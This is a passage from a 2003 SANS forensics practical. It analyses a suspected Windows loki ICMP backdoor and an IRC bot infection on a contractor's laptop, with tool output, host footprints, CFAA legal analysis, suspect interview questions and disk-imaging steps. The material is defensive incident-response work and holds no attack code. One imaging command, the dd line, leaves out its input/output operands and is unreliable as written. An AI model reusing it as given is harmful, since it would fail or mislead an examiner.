0x290000   0x41000    *                12/6/1999 10:00 PM
     C:\WINNT\system32\sortkey.nls
0x2E0000   0x4000     *                7/22/2002 12:05 PM
     C:\WINNT\system32\sorttbls.nls
0x300000   0x2000     *                12/6/1999 10:00 PM
     C:\WINNT\system32\ctype.nls
0x400000   0x6000                      2/20/2003 12:45 PM
     C:\unknown\target2.exe
0x55900000 0x61000          Microsoft (R) C++ Runtime Library
     6.00.8972.0000  8/29/2002 3:41 AM
     C:\WINNT\system32\msvcp60.dll
0x5FD00000 0xD000           MFC Language Specific Resources
     6.00.8168.0000  6/17/1998 6:08 PM
     C:\WINNT\system32\MFC42LOC.DLL
0x6C370000 0xF2000          MFCDLL Shared Library - Retail Version
     6.00.8665.0000  12/6/1999 10:00 PM    C:\WINNT\system32\mfc42.dll
0x75020000 0x8000           Windows Socket 2.0 Helper for Windows NT
     5.00.2134.0001  12/6/1999 10:00 PM
     C:\WINNT\system32\ws2help.dll
0x75030000 0x13000          Windows Socket 2.0 32-Bit DLL
     5.00.2195.4874  7/22/2002 12:05 PM
     C:\WINNT\system32\ws2_32.dll
0x77D30000 0x71000          Remote Procedure Call Runtime
     5.00.2195.5419  7/22/2002 12:05 PM
     C:\WINNT\system32\rpcrt4.dll
0x77DB0000 0x5D000          Advanced Windows 32 Base API
     5.00.2195.5385  7/22/2002 12:05 PM
     C:\WINNT\system32\ADVAPI32.DLL
```

© SANS Institute 2003, Author retains full rights.

```
0x77E10000 0x65000         Windows 2000 USER API Client DLL
     5.00.2195.4314  7/22/2002 12:05 PM
     C:\WINNT\system32\USER32.DLL
0x77E80000 0xB6000         Windows NT BASE API Client DLL
     5.00.2195.5400  7/22/2002 12:05 PM
     C:\WINNT\system32\KERNEL32.DLL
0x77F40000 0x3C000         GDI Client DLL   5.00.2195.5252   7/22/2002
12:05 PM   C:\WINNT\system32\GDI32.DLL
0x77F80000 0x7B000         NT Layer DLL     5.00.2195.5400   7/22/2002
12:05 PM   C:\WINNT\system32\NTDLL.DLL
0x78000000 0x46000         Microsoft (R) C Runtime Library
     6.01.9359.0000  7/22/2002 12:05 PM
     C:\WINNT\system32\msvcrt.dll
```

Having focused on the Filemon results so far, we perform a last check of our Regmon output to see what registry values `target2.exe` might access. Similar to Filemon, the output simply shows `target2.exe` querying (reading) a number of registry values, none of which provide particular insight into the functions of our mysterious file.

As a last attempt, we run the following commands in our test environment:

```
D:\unknown>target2 /?

D:\unknown>target2 -h
```

No "help" information for this unknown binary is displayed. We didn't really expect any, but sometimes you get lucky. ☺

We are left with a few conclusions:

- The use of a C++ runtime library indicates that this program is written in C++.
- The fact that the program calls several socket libraries supports our original assumption (based on the "Icmp BackDoor" and "loki" references in our "`strings`" output) that this binary has some network-based function, and appears to be a network backdoor, possibly a Windows port of the Unix "loki" backdoor.
- The program is not statically linked (i.e., self-contained), and relies on the presence of a number of DLL files on the victim system in order to work correctly. The absence of these libraries on our test system apparently prevented the executable from running properly.
- The dependence on a localization file implies that this code was developed on (or intended for use on) a non-English version of Windows.

At this stage, our ability to perform additional research is limited. We could attempt to further analyze the binary by running it through a debugger, such as IDA Pro (http://www.datarescue.com). However, unless we are able to obtain localized DLL files, we cannot examine a fully-functional version of our mystery program (perhaps the Microsoft Software Developer's Network (MSDN – http://www.msdn.com) would provide copies for download). But even this may not be sufficient; descriptions of loki indicate that it operates as a sort of client / server application. The loki server or daemon resides on the hacked /

© SANS Institute 2003, Author retains full rights.

compromised host, listening for tunneled commands. The attacker presumably has a loki client (or at least a raw packet-generating program) capable of generating custom ICMP packets that include the tunneled information. Even if we are able to get our loki server running in our virtual machine environment, we may not be able to do much with it without a client capable of communicating with the server.

Unfortunately, in many cases we are acting as both incident handlers and forensic analysts. Frequently, incident handling takes precedence – eliminate the problem and get the system back online. Resources for forensic "research" are limited. We now have sufficient information to reasonably conclude that this is not a standard Windows file; it appears to be a Windows port of the "loki" covert channel backdoor application; and it is highly doubtful that there is any legitimate reason for it to be on the system in question.

Forensic Details

Our suspect file, `target2.exe`, leaves few "footprints" when installed on our test system. This is not 100% conclusive, as we have not been able to observe a fully-functional version of the application. However, at minimum, the following changes (summarized from detail given above) may be made to the system:

- Presence of the suspect application itself (in this case named "`target2.exe`"), but identifiable by its MD5 hash even if renamed.
- In our testing, the `target2.exe` process exited shortly after being launched. It is not clear if this is by design or due to the missing DLL file. If `target2.exe` is designed to run in the background as a "server" service, waiting for connections from a client (which would be consistent with the design of the "loki" program), then it would be visible as a running process on a compromised host.
- When `target2.exe` runs, it accesses a number of system DLLs and other files. Thus, executing this file will modify the last Access time of the DLLs used by the application, including, at minimum (detail based on Filemon output):
  - `WS2_32.DLL` (Windows Socket 2.0 32-bit DLL)
  - `WS2HELP.DLL` (Windows Socket 2.0 Helper for Windows NT)
  - `MFC42.DLL` (MFCDLL Shared Library – Retail Version)
  - `MSVCP60.dll` (Microsoft C++ Runtime Library)
  - `MFC42LOC.DLL` (localized version of MFC42)
- The application may also access (and thus modify the Access times of) the following files (based on Process Explorer output):
  - `C:\WINNT\system32\unicode.nls`
  - `C:\WINNT\system32\locale.nls`
  - `C:\WINNT\system32\sortkey.nls`
  - `C:\WINNT\system32\sorttbls.nls`
  - `C:\WINNT\system32\ctype.nls`
  - `C:\WINNT\system32\msvcp60.dll`
  - `C:\WINNT\system32\MFC42LOC.DLL`
  - `C:\WINNT\system32\mfc42.dll`
  - `C:\WINNT\system32\ws2help.dll`
  - `C:\WINNT\system32\ws2_32.dll`

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

    - C:\WINNT\system32\rpcrt4.dll
    - C:\WINNT\system32\ADVAPI32.DLL
    - C:\WINNT\system32\USER32.DLL
    - C:\WINNT\system32\KERNEL32.DLL
    - C:\WINNT\system32\GDI32.DLL
    - C:\WINNT\system32\NTDLL.DLL
    - C:\WINNT\system32\msvcrt.dll
- Based on output from our Regmon application, `target2.exe` will also access (and thus modify last Access times on) a number of registry values.
- Testing with applications such as `netstat` and `fport` did **not** show any backdoors or open ports present. This would be consistent with loki's use of ICMP to tunnel data, since ICMP does not use ports the way TCP and UDP do.
- If this is in fact a Windows version of the loki backdoor, another indication may be an increase in ICMP traffic to and from this system. A network intrusion detection system, network protocol analyzer (sniffer), perimeter device (firewall / router), or personal (desktop) firewall may detect this traffic.
- Our `strings` output (detailed above) implies that our suspect file may install (or be installed as) a service called "Local Printer Manager Service", and may install an executable named `smsses.exe`. The presence of this service and/or file on the system, or the presence of a running process named `smsses`, would also constitute "footprints" (note that `smsses.exe` is not a legitimate Windows executable).

Program Identification

As our hands-on research appears to have arrived at an impasse, we now turn to performing "outside" research, and see if we can locate a copy of our file on the Internet.

Unfortunately, a search of Google (http://www.google.com), Altavista (http://www.altavista.com) and other major search engines for various combinations of "loki", "spoof" (supposedly our application author), "hack", "backdoor", "ICMP", "smsses.exe", and "Local Printer Manager Service" do not turn up much useful information. By the time we eliminate references to Norse mythology, we are left with a few references to the original Unix-based loki hacking tool. Most of these link to archived copies of "Phrack" magazine; archives of incident handing and intrusion detection mailing lists discussing the "loki" program; or download locations for the *nix version of "loki" from sites like PacketStorm.

A search on the MD5 hash of our file (`848903a92843895f3ba7fb77f02f9bf1`) simply turns up someone else's copy of this same GCFA practical assignment.

Our Windows binary does not appear to be a published exploit, which makes it extremely difficult to download or compile a copy found "in the wild" and compare it to the file found on our system to see if they are identical, or even if they are variants that share a similar code base.

Legal Implications

As the only information we have regarding this incident is a copy of the binary itself, it is difficult to prove whether or not the program was actually executed, installed, or accessed. To

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

do so, we would need access to the host from where the binary was recovered. Given such access, we could perform a detailed forensic analysis of the host itself, including a timeline analysis to look for the modified, accessed, and created times for this binary. We could also look for any of the "footprints" described above. Alternately, if we have detailed network logs (from an intrusion detection system, for example) we could review that data to see if an unusually high number of ICMP packets have been transmitted to / from the host.

Assuming that we could prove that the binary was actually used, it may still be difficult to prove that criminal activity took place. If the program is in fact a Windows version of the "Loki" backdoor program, what laws are actually violated by its use?

With respect to the most common US Federal laws that are applicable to computer crimes, the presence or even use of a backdoor program does not violate either the Wiretap Act (18 USC § 2510 - 2522[4], regarding the interception of wire, oral, or electronic communications) or the Electronic Communications Privacy Act (18 USC § 2701 – 2712[5], regarding access to stored communications). The "backdoor" is not a sniffer designed to intercept network communications, nor does it (by itself) provide any functionality to obtain specific stored data (such as password files, data files, or electronic mail).

Our best bet for prosecution under Federal law would be the Computer Fraud and Abuse Act (18 USC § 1030[6]), which addresses the infliction of "damage" to a "protected computer". The statute addresses a number of circumstances which constitute criminal acts, including access to financial information and government or national defense computers. Since our network is not a financial, government, or military network, none of those situations would apply.

We are most likely to be able to file criminal charges if we can prosecute under 18 USC § 1030(a)(5)(A) and 1030(a)(5)(B), which state in part:

> **(5)**
>
> **(A)**
>
> **(i)** knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization, to a protected computer;
> **(ii)** intentionally accesses a protected computer without authorization, and as a result of such conduct, recklessly causes damage; or
> **(iii)** intentionally accesses a protected computer without authorization, and as a result of such conduct, causes damage; and

[4] 18 United States Code, Part I, Chapter 119, §§ 2510 – 2522 (Wire and Electronic Communications Interception and Interception of Oral Communications), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/pIch119.html (URL may be wrapped). Page accessed 27 September 2003.
[5] 18 United States Code, Part I, Chapter 121, §§ 2701 – 2712 (Stored Wire and Electronic Communications and Transactional Records Access), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/pIch121.html (URL may be wrapped). Page accessed 27 September 2003.
[6] 18 United States Code, Part I, Chapter 47, § 1030 (Fraud and related activity in connection with computers), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/1030.html (URL may be wrapped.) Page accessed 27 September 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

> **(B)** by conduct described in clause (i), (ii), or (iii) of subparagraph (A), caused (or, in the case of an attempted offense, would, if completed, have caused) -
> **(i)** loss to 1 or more persons during any 1-year period (and, for purposes of an investigation, prosecution, or other proceeding brought by the United States only, loss resulting from a related course of conduct affecting 1 or more other protected computers) aggregating at least $5,000 in value[7]

In other words, we may be able to show that someone transmitted a program and/or accessed a "protected computer" to cause "damage", and that damage was in excess of $5,000.

Even so, it may be difficult to make our case. A "protected computer" is defined under 18 USC § 1030(e)(2) as:

> **(2)**
> the term "protected computer" means a computer -
> **(A)** exclusively for the use of a financial institution or the United States Government, or, in the case of a computer not exclusively for such use, used by or for a financial institution or the United States Government and the conduct constituting the offense affects that use by or for the financial institution or the Government; or
> **(B)** which is used in interstate or foreign commerce or communication, including a computer located outside the United States that is used in a manner that affects interstate or foreign commerce or communication of the United States[8]

As our network does not belong to a financial institution or the US government, we would need to qualify as a network "used in interstate or foreign commerce or communication". However, as a large private corporation, we should be able to qualify.

"Damage" and "loss" are defined under 18 USC § 1030(e)(8) and 18 USC § 1030(e)(11) respectively as:

> **(8)** the term "damage" means any impairment to the integrity or availability of data, a program, a system, or information;
> …
> **(11)** the term "loss" means any reasonable cost to any victim, including the cost of responding to an offense, conducting a damage assessment, and restoring the data, program, system, or information to its condition prior to the offense, and any revenue lost, cost incurred, or other consequential damages incurred because of interruption of service[9]

---

[7] 18 United States Code, Part I, Chapter 47, § 1030(a)(5), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/1030.html (URL may be wrapped.) Page accessed 27 September 2003.
[8] 18 United States Code, Part I, Chapter 47, § 1030(e)(2), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/1030.html (URL may be wrapped.) Page accessed 27 September 2003.
[9] 18 United States Code, Part I, Chapter 47, § 1030(e)(8) and 1030(e)(11), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/1030.html (URL may be wrapped.) Page accessed 27 September 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Unauthorized installation of a "backdoor" covert communications channel should certainly count as violating the "integrity" of a system. To prosecute, we must still be able to show "loss" in excess of $5,000. Our costs would primarily stem from the cost of the investigation (incident handler / analyst time) and the loss of productivity incurred by an end-user (i.e., unable to use his or her system during the investigation) and a system administrator (i.e., to build / provide an alternate system for use once the suspect system had been taken for investigation). Depending on the pay rates of the affected individuals, the amount of time involved in the investigation, and any additional impact to ongoing work (i.e., revenue-generating projects), we may or may not be able to meet the $5,000 requirement. If the compromised host was a user desktop, meeting the $5,000 minimum is unlikely. If the compromised host is a mission-critical server whose loss during investigation and sytem rebuild had a significant impact on business and revenue, we are more likely to qualify under Federal law.

Interview Questions

Assuming we are able to interview the person suspected of installing the `target2.exe` file on our system, we could ask the following questions to attempt to prove that the suspect did in fact install and run the file on our host.

1. ***We know you gained access to the system. But our best people have gone over the box with a fine-toothed comb, and can't figure out how you did it. How did you manage to control the host without our sensors detecting it?***

The above question effectively asks the subject to confess. A clever subject would not admit to the wrongdoing, but the way the question is phrased may appeal to the subject's ego: gee, you managed to outwit our network and security staff and our smartest investigators. You must be really, really good. Some subjects may not be able to resist demonstrating how much smarter they are than you.

2. ***We found this file on the system and know it's the backdoor you used to communicate with the host. But we can't determine how the file was planted on the box in the first place. There was no installation routine and we couldn't find any vulnerabilities that could have been used to break in. How did you do it?***

Similar to the first question, this question attempts to appeal to the attacker's ego to elicit a confession. In this case, the presence of the file is acknowledged, but an attempt is made to get the subject to explain how he broke into the system in the first place.

3. ***Look, we checked the Creation time on the file and cross-referenced that with the logon records. They show that the file was created while the user "smithj" was logged onto the system. That's your logon account, isn't it?***

This indicates to the subject that you have at least some information about the suspect host and can tie actions related to the file to a particular user account. If this is an employee's account, you may be able to link the activity directly with that individual. If the account was installed by

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

a hacker and has a generic name ("4v3ng3r" for example) you may be able to tie the account name to a "handle" used by the hacker.

4. ***We've examined the file and it's really a very clever tool to gain remote access – we haven't seen anything like this before. Were you using it for remote administration?***

The question above attempts to give the subject an "out" by providing a "legitimate" reason that the tool was installed on the system. (Another "legitimate" reason might be "research on hacker tools", for example.) This offer of an "excuse" may cause the subject to believe he or she has a way out of trouble, and elicit an admission that he or she installed the file. But these "legitimate" reasons may still violate federal or state laws, or company policies.

5. ***Our network intrusion detection system (IDS) managed to capture network traffic showing communication between this host and a computer with IP address <www.xxx.yyy.zzz>. That IP belongs to your desktop workstation, doesn't it?***

Similar to #3, the above question indicates to the subject that you have additional evidence to tie him or her to any wrongdoing (in this case, linking the compromised host to an IP address used by the hacker). If the subject believes you have enough additional evidence to prove that they did it (and are holding back or toying with them), they may confess. Note that for an "outside" hack (i.e., IP address residing outside the organization), IP information may be harder to trace and may require the cooperation of another company or organization; an ISP; or even law enforcement to link the remote IP to a specific account or individual.

Additional Information

Information related to the Loki program can be found at the following links:

- "Project Loki". Phrack Magazine Volume 7 Number 49. URL: http://www.phrack.org/show.php?p=49&a=06
- "LOKI2 (the implementation)". Phrack Magazine Volume 7 Issue 51. URL: http://www.phrack.org/show.php?p=51&a=06
- Packetstorm (loki application for *nix variants)
  - http://packetstorm.icx.fr/crypt/LIBS/loki/
  - http://packetstorm.icx.fr/crypt/LIBS/loki97/
- ISS security alert regarding LOKI2 application: http://xforce.iss.net/xforce/xfdb/1452

Part 2 – Option 1: Perform Forensic Analysis on a System

Synopsis of Case Facts

Our network intrusion detection system (IDS) detected multiple outbound Internet Relay Chat (IRC) connection attempts (destination port 6667) from several of IP addresses within the address range used by our remote access (dial-up) server. The connection attempts were all going to the IP address **209.213.10.69,** which resolved to the hostname **ns1.bones-bbs.com.** A

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

check of the dial-up server logs showed that all of the connection attempts corresponded with a single dial-up user account (jdoe) belonging to John Doe.

The connection attempts occurred once at the beginning of each dial-up session, which implied that this was an automated process that kicked off each time a network connection was made. This type of behavior frequently indicates infection by an IRC bot (short for "Internet Relay Chat robot"), a typical hacker tool. IRC is a widely-used protocol that allows users to connect to "chat" servers (IRC servers) and join various "channels" or chat rooms to converse with other users. IRC is also used by attackers, who cause compromised hosts to join a specified IRC server and channel. Once joined to the attacker's channel, the attacker can use the IRC protocol to remotely issue commands to and control the compromised host(s).

Because of this suspicious activity, John Doe was contacted and asked to bring his system in for examination. However, before any imaging was done on the system, it was necessary to determine whether we really were dealing with an "incident". Due to resource limitations, we are unable to justify full imaging of a system unless there is a high probability of a security breach.

The key is to modify the suspect host as little as possible during the preliminary "forensic audit". A small set of tools were used to extract preliminary information from the suspect host. Using "known good" binaries from our response CD-ROM, we run the following two commands:

- `autoruns` (from Sysinternals, described above) to list all executables launched at startup; and
- `fport` (from Foundstone, described above) to list all open ports and the executables listening on each.

The results from `autoruns` show some interesting information:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Userinit
+ C:\WINNT\system32\userinit.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
+ tp4mon.exe
+ mobsync.exe /logon
+ %SystemRoot%\System32\ibmpmsvc.exe -helper
+ ltcm000c.exe 9
+ Promon.exe
+ RunDll32 cwcprops.cpl,CrystalControlWnd
+ RunDll32 C:\PROGRA~1\ThinkPad\UTILIT~1\pwrmonit.dll,StartPwrMonitor
+ C:\PROGRA~1\ThinkPad\UTILIT~1\TP98.EXE /s
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
+ C:\PROGRA~1\ThinkPad\UTILIT~1\tphkmgr.exe
+ PRPCUI.exe
+ C:\WINNT\TPPALDR.EXE
+ C:\Program Files\Real\RealPlayer\RealPlay.exe SYSTEMBOOTHIDEPLAYER
+ C:\Program Files\BroadJump\Client Foundation\CFD.exe
+ "C:\Program Files\Support.com\bin\tgcmd.exe" /server /nosystray /deaf
+ mcfg.exe
+ C:\Program Files\MSHlp9\W32Config\.\Network32.exe
+ "C:\Program Files\Common Files\Symantec Shared\ccApp.exe"
+ "C:\Program Files\Common Files\Symantec Shared\ccRegVfy.exe"
+ C:\PROGRA~1\NORTON~2\AdvTools\ADVCHK.EXE
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\
C:\Documents and Settings\All Users\Start Menu\Programs\Startup
+ AUTOCHK.LNK -> C:\CFGSAFE\AUTOCHK.EXE
+ EPSON Status Monitor 3.2 Environment Check.lnk ->
C:\WINNT\system32\spool\drivers\w32x86\3\E_SRCV03.EXE
+ Microsoft Office.lnk -> C:\PROGRA~1\MICROS~2\Office\OSA9.EXE
C:\Documents and Settings\johnd\Start Menu\Programs\Startup
+ Medic.lnk -> C:\Program Files\Road Runner\Medic\RRMedic.exe
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\
+ mcfg.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceEx\
C:\WINNT\win.ini
```

Table 1 - Output from "autoruns" command

A large number of executables are launched at startup, particularly from the `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\` registry key. This in itself is not unusual. Some processes are readily recognized by an experienced Windows administrator as standard Windows processes. A search of Google (http://www.google.com) for various other process names shows that others are legitimate processes started by standard Windows applications, laptop utilities, and others. However, two executables are not immediately identifiable and raise our suspicions:

```
+ C:\Program Files\MSHlp9\W32Config\.\Network32.exe
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Windows and Windows applications rarely, if ever, use the "dot" notation (`\.\`) within a file path. Also, the path listed does not correspond to any "legitimate" Windows application with which the investigator is familiar.

Also:

```
+ mcfg.exe
```

This file name is not recognized as a "normal" Windows executable by the investigator. Also, the entry appears twice in the Windows registry – once under `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\` and once under `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\`. Someone wants to make sure that this process gets launched.

We then check our `fport` output:

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
812   winmgnt        ->  22    TCP
C:\WINNT\system32\wins\winmgnt.exe
384   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
8     System         ->  445   TCP
796   MSTask         ->  1025  TCP   C:\WINNT\system32\MSTask.exe
8     System         ->  1027  TCP
1320  ccApp          ->  1028  TCP   C:\Program Files\Common
Files\Symantec Shared\ccApp.exe
916   svchost        ->  5789  TCP
c:\winnt\system32\os2\dll\packs\svchost.exe
1312  Network32      ->  17267 TCP   C:\Program
Files\MSHlp9\W32Config\Network32.exe
1312  Network32      ->  44444 TCP   C:\Program
Files\MSHlp9\W32Config\Network32.exe

384   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
228   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
216   services       ->  1026  UDP   C:\WINNT\system32\services.exe
```

Table 2 - Output from "fport" command

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Our suspicious process "`Network32.exe`" shows up again, listening on TCP ports 17267 and 44444, both non-standard ports. In addition, we see the following suspect entries:

```
812   winmgnt        ->  22    TCP
C:\WINNT\system32\wins\winmgnt.exe
```

"`winmgnt.exe`" is not recognized by the investigator as a legitimate Windows process (though it should be noted that `winmgmt.exe` – with an "`m`" instead of an "`n`" – is a legitimate process). In addition, it is using TCP port 22, normally reserved for the Secure Shell (SSH) server. This too may be malware attempting to disguise itself by using a file name similar to that of a legitimate application, and by listening on a "legitimate" port.

Finally, the following entry catches our attention:

```
916   svchost        ->  5789  TCP
c:\winnt\system32\os2\dll\packs\svchost.exe
```

While "`svchost.exe`" is in fact a legitimate Windows executable, it does not reside in the location listed. 5789 is also a non-standard port.

Based on the output of these utilities, it's clear that "something" is on this system that does not belong there. The suspicious entries above, combined with the repeated connection attempts to IRC servers picked up by our network IDS, imply that this host has in fact been infected by an IRC bot. The capabilities of any given IRC bot can vary; they are used for various purposes, including:

- Obtaining further information about the compromised host
- Launching denial-of-service attacks against specified targets
- Scanning for and infecting other vulnerable hosts
- Acting as FTP servers for illicit file transfers (pornography, pirated music, movies, or software, etc.)
- Acting as IRC "bounce" (BNC) or relay hosts, to disguise the true origin of an IRC user
- Acting as a proxy server to proxy the attacker's connections to other service(s).

The full capabilities of any bot are limited only by the skill of the attacker and the tools or utilities that he or she chooses to install as part of the "bot kit". To fully understand the extent of the damage to this host, we will need to conduct a more in-depth investigation. The decision is made to image the host and conduct a forensic analysis.

Describe the system to be analyzed

John Doe's remote access host is an IBM Thinkpad laptop. The laptop is a Pentium III / 700 MHz system with 128 MB of RAM. Mr. Doe is an independent contractor (not a direct employee of our organization). The laptop is Mr. Doe's primary computer system and is personally owned (used for both his contracting and for personal use). It is used to connect to our corporate network via our dial-up server.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Basic configuration information about the host is obtained using the `psinfo` utility from Sysinternals. PSinfo is run using the `-d -h` and `-s` switches, to show disk configuration, installed hotfixes, and installed software, respectively.

```
PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for JDOE...

System information for \\JDOE:
Uptime:                    0 days, 0 hours, 10 minutes, 51 seconds
Kernel version:            Microsoft Windows 2000, Uniprocessor Free
Product type:              Professional
Product version:           5.0
Service pack:              0
Kernel build number:       2195
Registered organization:   John Doe Consulting
Registered owner:          John Doe
Install date:              1/15/2001, 7:20:37 PM
IE version:                5.5000
System root:               C:\WINNT
Processors:                1
Processor speed:           700 MHz
Processor type:            Intel Pentium III
Physical memory:           128 MB
Volume Type       Format     Label                      Size
Free   Free
    A: Removable
0%
    C: Fixed      FAT32      WINDOWS2000             11.2 GB   633.8
MB     6%
OS Hot Fix    Installed
Q147222       3/2/2000
Q252667       3/2/2000
Applications:
...
(edited for space and relevance)
  Adobe Acrobat 4.0 4.0
  Copernic 2001 Basic
  EPSON Printer Software
  Intel SpeedStep technology Applet
  Intel(R) PRO Ethernet Adapter and Software
  LiveReg (Symantec Corporation) 2.2.0.1621
  LiveUpdate 1.80 (Symantec Corporation) 1.80.19.0
  Microsoft Internet Explorer 5.5 SP1
  Microsoft Office 2000 Professional 9.00.2720
  Netscape Communicator 4.73
  Norton AntiVirus 2003 Professional Edition 9.0.0
  Norton CleanSweep
  PC-Doctor for Windows NT
```

© SANS Institute 2003, Author retains full rights.

```
RealPlayer Basic
ThinkPad Configuration
ThinkPad Information
WebFldrs 9.00.3501
WinZip
Windows 2000 Hotfix (Pre-Sp1) [See Q252667 for more information]
mIRC
nCHK
```

`PSinfo` shows that the host is running Windows 2000 Professional "Gold" (i.e., no Service Packs installed – a bad sign, since SP3 was the current Service Pack available at the time of the incident). The system has a single 12GB hard drive that is almost maxed out (only 634 MB free space remaining or 6%). The drive is formatted as a single partition (C:\) with the FAT32 file system (also a bad sign – unlike NTFS, the standard Windows 2000 file system, FAT32 does not support the use of permissions or other file-level security).

Windows was installed on January 15, 2001 at 7:20:37 PM. Only two hotfixes have been installed, Q147222 and Q252667, both on 3/2/2000. The fact that the hotfix installation date is **prior** to the Windows install date implies that this is an OEM build of Windows 2000 and that the hotfixes were included in the OEM build. So, other than the patches that were included with the OS, John Doe has not installed any patches since the system was built.

The host has antivirus software installed (Norton Antivirus 2003 Professional Edition 9.0.0) but no personal firewall. Note the final two applications listed, "mIRC" and "nCHK" – both are suspect. "mIRC" is a legitimate IRC client, but John Doe has stated that he does not use IRC. It is probable that mIRC was installed by our attacker and is the client software for the IRC bot. "nCHK" is not immediately recognizable as a legitimate application. Its appearance at the end of our list (along with mIRC) and out of alphabetical order mean we will want to look further at this application as well.

Hardware

The host was tagged with **Evidence # 30609**, corresponding to the following:

- IBM Thinkpad laptop computer (i series 1200 / PIII / 700 MHz / 128 MB RAM), S/N 1124759AX
- Internal 3.5" floppy drive
- Internal CD-ROM/DVD drive
- Single internal 12GB hard drive
- Internal network card
- Internal modem
- Internal sound card
- Power cord
- Laptop carrying case

Due to equipment limitations (i.e., appropriate adapters were not available to allow imaging of a laptop hard drive in a desktop forensic analysis workstation), the hard disk was not removed and

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

catalogued. Strict forensic procedures dictate that the hard disk should be removed, tagged, logged, and the original drive imaged and preserved for evidence. As we were unable to follow these "best practices", an alternate method was used to image the media.

Image Media

Like many organizations, we do not have "dedicated" incident responders or forensic analysts. It is the responsibility of the security team as a whole to address a wide range of security related tasks. Thus, in our company (like many others) there is a gap between the "ideal" world – what you are **supposed** to do in a formal, proper, forensic investigation – and the "real" world – what you're able to do given limited time, resources, and equipment.

The following analysis does **not** follow strict forensic "best practices". Instead, it describes a real-world investigation conducted using the resources at hand. Where the investigation deviates from "best practices", I have pointed out these shortcomings, indicated how things "should have" been done in an ideal world, and provided justification for why the investigation was carried out in the manner described.

Our first difficulty was that we were unable to directly mount the laptop hard drive in our desktop forensic workstation for imaging (due to the lack of an appropriate adapter to do so). Our workstation was a desktop system running Red Hat Linux 9.0 with two hard drives – one for the Linux OS, and a second "evidence drive" that already contained two other forensic images from unrelated incidents.

Ideally, we would have:

1. Mounted the laptop drive as a third drive (`/dev/hdc`) in our imaging system;
2. Used `md5sum` to generate an MD5 hash of the suspect host's C:\ drive (the first (only) partition on the drive, or `/dev/hdc1` to Linux):

   ```
   md5sum /dev/hdc1
   ```

3. Imaged the laptop partition directly using the Linux `dd` command (the "evidence" drive is `/dev/hdb`, with its single partition (`hdb1`) mounted as `/evidence`; the image file created is `johndoe_c.img`):

   ```
   dd /dev/hdc1 /evidence/johndoe_c.img
   ```

4. Generated an MD5 hash of the image file to ensure that it matched that of the original partition:

   ```
   md5sum /evidence/johndoe_c.img
   ```

However, as we were unable to mount the drive directly, we were forced to use an alternate method. We used a utility called **G4U** (http://www.feyrer.de/g4u/). G4U ("Ghost 4 Unix") is designed to support bit-level duplication (cloning) of hard drives to and from Unix-based

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

distribution servers. In our case, we will use it to boot our suspect host from a NetBSD-based floppy or CD-ROM (ensuring that the Windows OS on our host is not booted / touched / modified) and "clone" (image) our suspect hard drive, transmitting the image via File Transfer Protocol (FTP) to our Linux-based imaging workstation.

We created a G4U boot disk for use in imaging. However, as G4U itself does not include the capability to generate an MD5 hash of a drive prior to imaging – important to us for forensic purposes – we also placed a copy of the NetBSD `md5sum` utility on our G4U boot disk to generate the hash. We then booted the suspect system from our G4U boot floppy and ran the following command in order to generate the MD5 sum of the C: drive (disk `wd0` partition `a` to NetBSD):

```
md5sum wd0a > johndoe_c.md5
```

Viewing the contents of the file, we see that our MD5 hash is:

```
7321505903bdb5196d78fd5f4db1f974
```

